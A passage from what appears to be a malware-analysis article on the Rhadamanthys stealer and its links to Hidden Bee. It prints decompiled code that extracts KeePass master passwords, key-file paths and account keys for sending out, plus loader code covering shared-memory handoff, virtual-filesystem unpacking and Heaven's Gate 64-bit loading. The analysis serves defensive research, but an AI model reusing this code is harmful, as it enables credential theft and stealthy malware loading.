Assembly.GetEntryAssembly().EntryPoint.DeclaringType.GetFieldStatic("m_formMain").GetFieldInstance("m_docMgr"

            object fieldInstance2 = fieldInstance.GetFieldInstance("m_pwUserKey");
            string s = fieldInstance.GetFieldInstance("m_ioSource").GetFieldInstance("m_strUrl").ToString();
            IEnumerable enumerable = (IList)fieldInstance2.GetFieldInstance("m_vUserKeys");
            dictionary.Add("U", Encoding.UTF8.GetBytes(s));
            foreach (object obj in enumerable)
            {
                string name = obj.GetType().Name;
                if (!(name == "KcpPassword"))
                {
                    if (!(name == "KcpKeyFile"))
                    {
                        if (name == "KcpUserAccount")
                        {
                            byte[] value =
(byte[])obj.GetFieldInstance("m_pbKeyData").RunMethodInstance("ReadData", Array.Empty<object>());
                            dictionary.Add("A", value);
                        }
                    }
                    else
                    {
                        object fieldInstance3 = obj.GetFieldInstance("m_strPath");
                        dictionary.Add("K", Encoding.UTF8.GetBytes(fieldInstance3.ToString()));
                    }
                }
                else
                {
                    string s2 = (string)obj.GetFieldInstance("m_psPassword").RunMethodInstance("ReadString",
Array.Empty<object>());
                    dictionary.Add("P", Encoding.UTF8.GetBytes(s2));
                }
            }
            Program.KcpDumpSendData(dictionary);
        }
```

Note – Covering the full functionality of this Stage is out of the scope of this article. Some of it was described in the previous Check Point Rhadamanthys publication [1] and may be continued as the next part of this series.


Other similarities with Hidden Bee

The custom formats that we described here have clear similarities to Hidden Bee. But that is not the only thing these two malware families have in common. We can clearly see that the design, and even fragments of the code, are reused.

Data sharing via named mapping

Hidden Bee, as well as Rhadamanthys, consists of multiple modules that can run in different processes. Sometimes, they need to share data from one process to another. For this purpose, the author decided to use a shared memory area that is accessed by different processes via named mapping.


Example from Hidden Bee:



```
wchar_t *__cdecl make_rcx_mapping(wchar_t *lpName, int cmd_id, rcx_struct *rcx, size_t rcx_size)
{
  int mapping; // eax
  rcx_mapping_holder *mhldr; // esi
  wchar_t Str[64]; // [esp+Ch] [ebp-A0h] BYREF
  char v8[20]; // [esp+8Ch] [ebp-20h] BYREF
  SECURITY_ATTRIBUTES attr; // [esp+A0h] [ebp-Ch] BYREF
  wchar_t *_mapping; // [esp+B4h] [ebp+8h]

  attr.lpSecurityDescriptor = v8;
  attr.bInheritHandle = 0;
  attr.nLength = 12;
  InitializeSecurityDescriptor(v8, 1);
  SetSecurityDescriptorDacl(v8, 1, 0, 0);
  mapping = CreateFileMappingW(-1, &attr, 4, 0, rcx_size + 16, lpName);
  _mapping = (wchar_t *)mapping;
  if ( mapping )
  {
    mhldr = (rcx_mapping_holder *)MapViewOfFile(mapping, 2, 0, 0, 0);
    if ( mhldr )
    {
      if ( GetEnvironmentVariableW(aSSid, Str, 64) )// S_SID
        mhldr->sid = wtoi(Str);
      mhldr->cmd_id = cmd_id;
      mhldr->rcx_size = rcx_size;
      memcpy(&mhldr->rcx, rcx, rcx_size);
      UnmapViewOfFile(mhldr);
    }
  }
  return _mapping;
}
```

Figure 60: Hidden Bee creating named mapping to store the data.

We can see a similar use of named mapping in Rhadamanthys. The malware may need to start a new process where it can inject its module. However, some data from the current process must be forwarded there. To do so, a named mapping is created. The data is entered and is retrieved from within the next process:



```
v10 = fetch_from_package((int)Block, aPrepareBin, (int)&v38);
if ( v10 )
{
  mapping_name = (LPCWSTR)generate_mapping_name();
  hFileMappingObject = CreateFileMappingW((HANDLE)0xFFFFFFFF, 0, 4u, 0, HIDWORD(Src) + 225, mapping_name);
  if ( hFileMappingObject )
  {
    sub_105EE9(0i64);
    mapped = MapViewOfFile(hFileMappingObject, 2u, 0, 0, 0);
    if ( mapped )
    {
      Source = (char *)(lpCommandLine + 24);
      lpDstd = (LPWSTR)strlen(lpCommandLine + 24);
      memcpy(mapped + 18, lpCommandLine + 8, 0x10u);
      memcpy(mapped + 2, g_RSA_key, 0x40u);
      memcpy(mapped + 22, (const void *)Src, HIDWORD(Src));
      v12 = HIDWORD(Src);
      v19 = Source;
      *mapped = HIDWORD(Src);
      v13 = (int)mapped + v12 + 88;
      mapped[1] = lpDstd + 4;
      *(_DWORD *)v13 = lpDstd;
      strcpy((char *)(v13 + 4), v19);
      UnmapViewOfFile(mapped);
      *(_DWORD *)(v10 + 8) = calc_checksum(aVirtualalloc);
      *(_DWORD *)(v10 + 12) = calc_checksum(aVirtualfree);
      *(_DWORD *)(v10 + 16) = calc_checksum(aGetprocessheap);
      *(_DWORD *)(v10 + 20) = calc_checksum(aHeapalloc);
      *(_DWORD *)(v10 + 24) = calc_checksum(aHeapfree);
      *(_DWORD *)(v10 + 28) = calc_checksum(aOpenfilemappin);
      *(_DWORD *)(v10 + 32) = calc_checksum(aMapviewoffile);
      *(_DWORD *)(v10 + 36) = calc_checksum(aUnmapviewoffil);
      lstrcpyW((LPWSTR)(v10 + 74), mapping_name);
      lpCommandLinea = (LPWSTR)sub_105EF2((int)v32, 1, 0xD440u);
      ProcessInformation.dwProcessId = sub_105EF2((int)v32, 1, 2 * v38);
      if ( ProcessInformation.dwProcessId )
      {
        nNumberOfBytesToWrite = 0;
        Buffer = (wchar_t *)sub_105EF2((int)v32, 1, 0x400u);
        ProcessInformation.dwThreadId = sub_1051AC(
                                          lpCommandLinea,
                                          v10,
                                          v38,
                                          ProcessInformation.dwProcessId,
                                          2 * v38);
        Source = (char *)fetch_from_package((int)Block, aDfdllDll, (int)&nNumberOfBytesToWrite);
        if ( Source )
        {
          lpCommandLineb = (wchar_t *)sub_105EF2((int)v32, 1, 0x2000u);
          lpDstb = (WCHAR *)sub_105EF2((int)v32, 1, 0x208u);
          TickCount = GetTickCount();
          snwprintf(Buffer, 0x104u, L"%%APPDATA%%\\nsis_uns%04x.dll", TickCount);
```


Figure 61:

Rhadamanthys creating and filling named mapping before starting a new infected process.

Those shared memory pages contain a variety of content such as configuration, encryption keys, checksums of the functions that are loaded by additional modules, etc. It is also a space where the virtual filesystem can be mounted, that is, the package in a custom format with various files, including executable modules. The modules are retrieved by their names or paths (depending on the specific format's characteristics).

Retrieving components from virtual filesystems

In articles from 2019 about Hidden Bee [8] [9], a glimpse into the virtual filesystems and the embedded components was given. We can find there familiar-looking paths: `/bin/amd64/preload`, `/bin/amd4/coredll.bin`, etc.



```
10003FEF mov     [ebp+var_4], edi
10003FF2 call    ds:GetStartupInfoW
10003FF8 or      [ebp+var_38], 80h
10003FFC cmp     byte ptr [ebp+arg_14], 0
10004000 mov     eax, offset Str1 ; "/bin/amd64/preload"
10004005 jnz     short loc_1000400C
```

```
10004007 mov     eax, offset aBinI386Preload ; "/bin/i386/preload"
```


```
1000400C
1000400C loc_1000400C:
1000400C lea     ecx, [ebp+MaxCount]
1000400F mov     esi, offset to_malloc
10004014 push    ecx             ; int
10004015 push    esi             ; int
10004016 push    eax             ; Str1
10004017 push    [ebp+arg_C]     ; int
1000401A call    find_by_path
1000401F add     esp, 10h
10004022 cmp     eax, edi
10004024 mov     [ebp+Src], eax
10004027 jz      loc_1000448C
```

```
1000402D cmp     byte ptr [ebp+arg_14], 0
10004031 mov     eax, offset aBinAmd64Coredl ; "/bin/amd64/coredll.bin"
10004036 jnz     short loc_1000403D
```

```
10004038 mov     eax, offset aBinI386Coredll ; "/bin/i386/coredll.bin"
```

Figure 62: Screenshot from Hidden Bee loading the modules: “preload” and “coredll.bin”. Source: [8]

Interestingly, the same paths occur in Rhadamanthys in an unchanged form. Just like in Hidden Bee, they are used to reference the components from the virtual file system:



```
if ( !sub_10035919(v19) )
{
  v5 = sub_10002412(v19, v4 + 18, *v4, v4[1]);
  Block = v5;
  if ( v5 )
  {
    Src = fetch_from_package(v5, aBinAmd64Preloa, &Size);// "/bin/amd64/preload.bin"
    if ( Src )
    {
      if ( Size )
      {
        v6 = fetch_from_package(v5, aBinAmd64Coredl, &v23);// "/bin/amd64/coredll.bin"
        v7 = v6;
        if ( v6 )
        {
          if ( v23 )
          {
            v8 = calloc(1u, *(v6 + 12) + 4096);
```


Figure 63: Loading of the modules: “preload” and “coredll.bin” (Rhadamanthys)

Hidden Bee, as well as Rhadamanthys, uses diverse formats for the virtual filesystems. As it was noted during the Hidden Bee analysis [8], the author based this part on ROMFS. However, over time, the structure diverged significantly from its predecessor and is fully custom in its current form. There are, however, some artifacts that lead us to conclude that the file systems used by Rhadamanthys are simply the next step in the evolution of the ones used in Hidden Bee. The most obvious similarity is the magic: `!Rex`:

```
void *__cdecl parse_rex(char *Src, unsigned int a2)
{
  void *v2; // ebx
  char v3; // al
  unsigned int i; // ecx
  DWORD buffer[27]; // [esp+8h] [ebp-6Ch] BYREF

  v2 = 0;
  if ( a2 > 0x6C )
  {
    memcpy(buffer, Src, sizeof(buffer));
    v3 = LOBYTE(buffer[0]) ^ 0x21;
    for ( i = 0; i < 0x6C; ++i )
      *((_BYTE *)buffer + i) ^= v3;
    if ( buffer[0] == 'xeR!' && a2 >= buffer[2] + buffer[1] && buffer[2] > 0x6C )
    {
      v2 = VirtualAlloc(0, buffer[2] - 108, 0x1000u, 0x40u);
      if ( v2 )
        memcpy(v2, Src + 108, buffer[2] - 108);
    }
  }
  return v2;
}
```

Figure 64: The buffer is checked to verify that it follows the expected format, and if it starts from the !Rex magic (Rhadamanthys)

Hidden Bee was known for using formats with very similar names of packages, such as `!rbx`, `!rcx`, and `!rdx`, and for exactly the same purposes.



```
00210162 push    ebp
00210163 mov     ebp, esp
00210165 push    ecx
00210166 push    ecx
00210167 and     [ebp+var_4], 0
0021016B push    ebx
0021016C push    esi
0021016D mov     esi, [ebp+buffere_rbx]
00210170 mov     ebx, [esi+4]
00210173 cmp     dword ptr [esi], 'xbr!'
00210179 mov     [ebp+var_8], ebx
0021017C jnz     loc_210212
```

```
00210182 mov     eax, [esi+8]
00210185 add     eax, 20h
00210188 cmp     [ebp+rbx_size], eax
0021018B jnz     loc_210212
```

```
00210191 and     dword ptr [esi+4], 0
00210195 push    edi
00210196 push    [ebp+rbx_size]
00210199 push    esi             ; buffer_rbx
0021019A call    checksum
0021019F cmp     eax, ebx
```


Figure 65: Example from Hidden Bee – checking the !rbx package marker. Source [8]

Heaven’s Gate and loading 64-bit modules from 32-bit

The initial executable of Rhadamanthys, as well as of Hidden Bee, is 32-bit. However, the further modules may be 64-bit. That means the malware has to find a way to deploy them.

Loading 64-bit modules from a 32-bit process is not typically supported. Therefore, the executable needs to use a technique that is not officially documented but well known in malware development circles: Heaven’s Gate (more about this technique here).

Let’s have a look at how a 64-bit custom module is loaded in Rhadamanthys:




```
v2 = calloc(1u, 0x100u);
if ( v2 )
{
  Src = fetch_eax_edx(0i64);
  if ( !is_32bit() )
  {
    module_entry_point = 0;
    lpDst = 0;
    unpacked = unpack_package((int)package);
    if ( unpacked )
    {
      package_unpacked = 0;
      hs_mod = (hs_format *)fetch_from_package((int)unpacked, aUnhookBin, &package_unpacked);// "unhook.bin"
      v5 = hs_mod;
      if ( hs_mod )
      {
        if ( (unsigned int)package_unpacked > 0x38 && hs_mod->header_size > 0x38u )
        {
          v6 = (WCHAR *)VirtualAlloc(0, hs_mod->module_size, 0x1000u, 0x40u);
          lpDst = v6;
          if ( v6 )
          {
            sections = v5->sections;
            memcpy(v6, v5, (unsigned __int16)v5->header_size);
            v7 = v5->sections_count == 0;
            v51 = 0;
            if ( !v7 )
            {
              do
              {
                memcpy((char *)lpDst + sections->rva, (char *)v5 + sections->raw, sections->size);
                ++sections;
                ++v51;
              }
              while ( (unsigned __int16)v51 < v5->sections_count );
            }
            module_entry_point = (char *)lpDst + v5->entry_point;
          }
        }
        free(v5);
        if ( lpDst )
        {
          v44 = (int)lpDst;
          *(_QWORD *)&var[2] = (int)module_entry_point;
          package_unpacked = &v30;
          JUMPOUT(0x12F838);                    // Heavens's Gate
        }
      }
    }
  }
```

Figure 66: Rhadamanthys Stage 2 component loading a 64-bit module “unhook.bin”

If the system is recognized as 64-bit, a new 64-bit module is loaded from the package. The module is fetched by name. Next, a memory for it is allocated, and it is copied there, section by section.

